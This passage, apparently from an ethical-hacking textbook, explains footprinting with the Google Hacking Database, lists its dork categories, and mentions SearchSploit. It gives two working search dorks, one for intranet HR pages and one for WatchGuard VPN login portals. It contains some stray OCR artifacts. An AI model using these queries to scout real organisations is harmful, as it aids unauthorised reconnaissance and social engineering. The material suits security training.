
Examples of sensitive information on public servers that an attacker can extract with the help of Google Hacking Database (GHDB) queries include:

- Error messages that contain sensitive information
- Files containing passwords
- Sensitive directories
- Pages containing logon portals
- Pages containing network or vulnerability data, such as IDS, firewall logs, and configurations
- Advisories and server vulnerabilities

- Software version information
- Web application source code
- Connected IoT devices and their control panels, if unprotected
- Hidden web pages such as intranet and VPN services

Example: Use Google Advance Operator syntax [**`intitle:intranet inurl:intranet +intext:"human resources"`**] to find sensitive information about a target organization and its employees. Attackers use the gathered information to perform social engineering attacks.

The screenshot below shows a Google search engine results page displaying the results for the query mentioned above.



[intitle:intranet inurl:intranet +int

Google Hacking Database

Source: *https://www.exploit-db.com*

The Google Hacking Database (GHDB) is an authoritative source for querying the ever-widening scope of the Google search engine. In the GHDB, you will find search terms for files containing usernames, vulnerable servers, and even files containing passwords. The Exploit Database is a Common Vulnerabilities and Exposures (CVE) compliant archive of public exploits and corresponding vulnerable software, developed for use by penetration testers and vulnerability researchers.

Using GHDB dorks, attackers can rapidly identify all the publicly available exploits and vulnerabilities of the target organization's IT infrastructure. Attackers use Google dorks in Google advanced search operators to extract sensitive information about the target, such as vulnerable servers, error messages, sensitive files, login pages, and websites.

Google Hacking Database Categories:

- Footholds
- Files Containing Usernames
- Sensitive Directories
- Web Server Detection
- Vulnerable Files
- Vulnerable Servers
- Error Messages
- Files Containing Juicy Info
- Files Containing Passwords
- Sensitive Online Shopping Info
- Network or Vulnerability Data
- Pages Containing Login Portals
- Various Online Devices
- Advisories and Vulnerabilities


Figure 2.3: Screenshot of Google Hacking Database

Attackers can also use SearchSploit, which is a command-line search tool for Exploit-DB that allows taking a copy of the Exploit database for remote use. It allows attackers to perform detailed offline searches through their locally checked-out copy of the repository. This capability is particularly useful for security assessments of segregated or air-gapped networks without Internet access.



VPN Footprinting through Google Hacking Database

Google Dork	Description
inurl:"/sslvpn_logon.shtml" intitle:"User Authentication" "WatchGuard Technologies"	Finds pages containing login portals

VPN Footprinting through Google Hacking Database

